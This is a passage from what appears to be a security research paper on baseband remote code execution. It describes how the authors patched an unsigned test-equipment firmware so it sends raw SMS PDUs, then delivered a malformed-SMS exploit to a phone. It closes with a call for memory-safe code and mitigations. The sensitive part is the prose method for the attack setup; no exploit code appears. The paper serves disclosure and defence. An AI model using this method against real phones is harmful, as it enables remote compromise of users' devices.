1063384       0x1039D8        VxWorks operating system version "5.5.1" , compiled: "Oct 20 2010, 16:03:00"
1064793       0x103F59        Zlib compressed data, default compression
```


Luckily, we find the string tables and the symbol table just at the end of the zlib blob, which is not stripped. This helps us a lot since we can load the firmware in IDA Pro with symbols, and we can leverage the Hex-Rays decompiler. We find some functions named `L3_PCHMsgThread::handleSendSMSToMs`, `L3_PCHMsgThread::buildSmsMsg` and `L3_PCHMsgThread::assignSMS_PDUData`, which accept the content of text message and build a PDU for L2.



To send our payload, we want the B83 accessory to recognize the text messages coming from GUI as a raw PDU payload. It's easy to modify those functions, nop the code that add any PDU headers, etc. Then we need to apply our modification on the B83 hardware firmware. We exploit the B83 firmware upgrade functionality to deploy our modifications. We carefully find the code in "base.exe" and the code responsible for the firmware upgrade. We find all details including magic number, section organization, CRC checksum, etc. Luckily, there is no signature check so we successfully create a patched firmware and upload it. This finally enable us to send arbitrary messages to the mobile phone.

4.3 Exploit delivery

Since our payload is a malformed SMS, to delivery the exploit becomes simple. We just have to send it via the CMU200 device. Currently we copy our payload into the machine each time and then send it to the phone. It's possible to develop a test call API like OpenBTS, to speed up the testing progress.



5 Conclusions

In this paper we covered a lot of material. We demonstrated the reader that a baseband RCE is not only possible, but also practical for a determined attacker.

Basebands are really complex software, often on legacy code based, written in unsafe memory languages, running with little or no mitigations.

It's not surprising that a determined and skilled attacker is able to gain remote code execution.

We hope that in the future basebands will be written in more memory safe languages such as Rust, which looks promising even on embedded systems.

However we cannot expect this process to happen anytime quickly, since there is heavy reuse of legacy code bases. In the meanwhile we hope more strong mitigations are deployed in basebands, and more security code reviews are performed.

References

1. Number of smartphone users worldwide from 2014 to 2020 (in billions) : `https://www.statista.com/statistics/330695/number-of-smartphone-users-worldwide/`

2. Weinmann, Ralf-Philipp. "Baseband Attacks: Remote Exploitation of Memory Corruptions in Cellular Protocol Stacks." WOOT. 2012.
3. Over The Air: Exploiting Broadcom's Wi-Fi Stack : https://googleprojectzero.blogspot.com/2017/04/over-air-exploiting-broadcoms-wi-fi_4.html
4. Balong nv-tool : https://github.com/forth32/balong-nvtool
5. CMU 200 : https://cdn.rohde-schwarz.com/pws/dl_downloads/dl_common_library/dl_brochures_and_datasheets/pdf_1/CMU200_Options_and_accessories.pdf
6. Ettus Research - USRP Software Defined Radio: https://www.ettus.com/product
7. Great Scott Gadgets - HackRF : https://greatscottgadgets.com/hackrf/
8. Nuand - BladeRF : https://www.nuand.com/
9. https://github.com/myriadrf
10. Digital cellular telecommunications system (Phase 2+); Mobile radio interface layer 3 specification (3GPP TS 04.08 version 7.21.0 Release 1998)
11. Short Message Service (SMS) for Wideband Spread Spectrum Systems (3GPP2 C.S0015-B Version 2.0, September 30, 2005)
12. OpenBTS : http://openbts.org/
13. OpenAirInterface : http://www.openairinterface.org/
14. OpenLTE : http://openlte.sourceforge.net/
15. Faraday Cage : https://en.wikipedia.org/wiki/Faraday_cage
16. Breaking Band: Reverse engineering and exploiting the shannon baseband, Comsecuris : https://comsecuris.com/slides/recon2016-breaking_band.pdf
17. Amat Cama: A Walk with Shannon: walkthrough of a pwn2own baseband exploit.
18. Path of Least Resistance: Cellular Baseband to Application Processor Escalation on Mediatek Devices - Comsecuris, Gyrgy Miru : https://comsecuris.com/blog/posts/path_of_least_resistance/
19. A Study on Anatomy of Smartphone http://www.bapress.ca/ccc/ccc2013-1/3_13052701_Final%20Draft.pdf